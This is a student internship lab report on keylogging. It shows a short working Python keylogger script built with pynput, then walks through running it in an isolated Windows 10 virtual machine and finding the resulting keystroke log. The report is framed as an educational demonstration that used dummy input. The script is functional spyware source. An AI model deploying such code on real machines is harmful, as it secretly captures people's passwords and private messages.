

# KEYLOGGING TECHNIQUES USING KEYLOGGERS

Keylogging Techniques in Cybersecurity –  
Educational Demonstration

A controlled virtual lab based study

Name :-Prerna Bhashani

Institute : skillogic

Internship :- cybersecurity internship project

# OBJECTIVE

objective of the project

- To understand how keylogging techniques work
- To demonstrate keylogging in a controlled virtual environment
- To analyze security risks
- To study prevention and mitigation techniques

# WHAT IS KEYLOGGING

Keylogging is a technique used to record keystrokes entered by a user.

Used in:

Cyber attacks (malicious)

Security testing (ethical)

User behavior analysis (legal)

# TOOLS AND TECHNIQUES USED


Programming Language: Python

IDE: Visual Studio Code

Virtualization Tool: VirtualBox / VMware

Host OS :Main system

Target OS :Windows 10




# LAB ARCHITECTURE

Environment setup


Host Machine → Script Development

Target Machine (VM) → Execution

Isolated & Controlled Lab



# Step 1: Script Development (host machine)




The screenshot shows a dark-themed instance of Visual Studio Code. In the center, there is a code editor window titled "keylogger.py 3" containing the following Python script:

```
C: > Users > bhash > OneDrive > Documents > project > keylogger.py > on_press
1  from pynput.keyboard import Listener
2
3  log_file = "key_log.txt"
4
5  def on_press(key):
6      with open(log_file, "a") as f:
7          try:
8              f.write(f"[{key.char}]")
9          except AttributeError:
10             f.write(f"[{key}]")
11
12 with Listener(on_press=on_press) as listener:
13     listener.join()
```

Below the code editor, the "TERMINAL" tab is selected, showing a terminal window with the command "PS C:\Users\bhash\OneDrive\Documents\project>".

- Python keylogger script developed on host system
- Code written using Visual Studio Code
- Script designed only for capturing test keystrokes

# Step 2: Windows 10 (Target Machine) Virtual Machine setup




- Windows 10 installed on VM
- Initial configuration completed
- VM isolated from real network

# Step 3: Dependency Installation

Python installed on Windows 10 VM


Environment verified using command prompt

Python dependency is required for script execution. Absence of Python prevents script execution, acting as a security limitation.



The screenshot shows a Windows Command Prompt window titled "Command Prompt". The window displays the following text:  
Microsoft Windows [Version 10.0.19045.3803]  
(c) Microsoft Corporation. All rights reserved.  
C:\Users\prerna>python --version  
Python 3.14.2  
C:\Users\prerna>

# FILE TRANSFER USING SHARED FOLDER




## Step 4 : Script Transfer

- Python script transferred from host to VM
- Secure method: Shared Folder
- No external or malicious delivery used

Script was transferred using a shared folder in an isolated virtual environment. This method ensures controlled and transparent file movement for educational purposes.

In real-world scenarios, unauthorized software can sometimes be delivered through hidden or deceptive methods, which highlights the importance of cybersecurity awareness and protective tools.

# SCRIPT EXECUTION



## Step 5: Execution in Controlled Environment

The Python script was executed within the Windows 10 (target machine) virtual machine using the command prompt.

Dummy keystrokes were entered for demonstration purposes only.

The execution confirmed that the script runs successfully in a controlled environment.

No real credentials or external systems were involved.

⊕ New | X | C | F | A | D | ↻ Sort | View | ... | Details

Name	Status	Date modified	Type	Size
Gallery - Shortcut	🕒	09-12-2025 14:36	Shortcut	1 KB
key_log	🕒	30-01-2026 20:15	Text Document	1 KB
keylogger	🕒	30-01-2026 20:09	Python Source File	1 KB

Home  
Gallery  
prena - Persona  
Documents  
Pictures  
kali

Desktop  
Downloads  
Documents  
Pictures  
Music  
Videos  
Screenshots  
myphpwebsi  
Documents  
files

This PC  
Network

3 items |

- The generated keystroke log file was automatically stored in the shared folder directory.
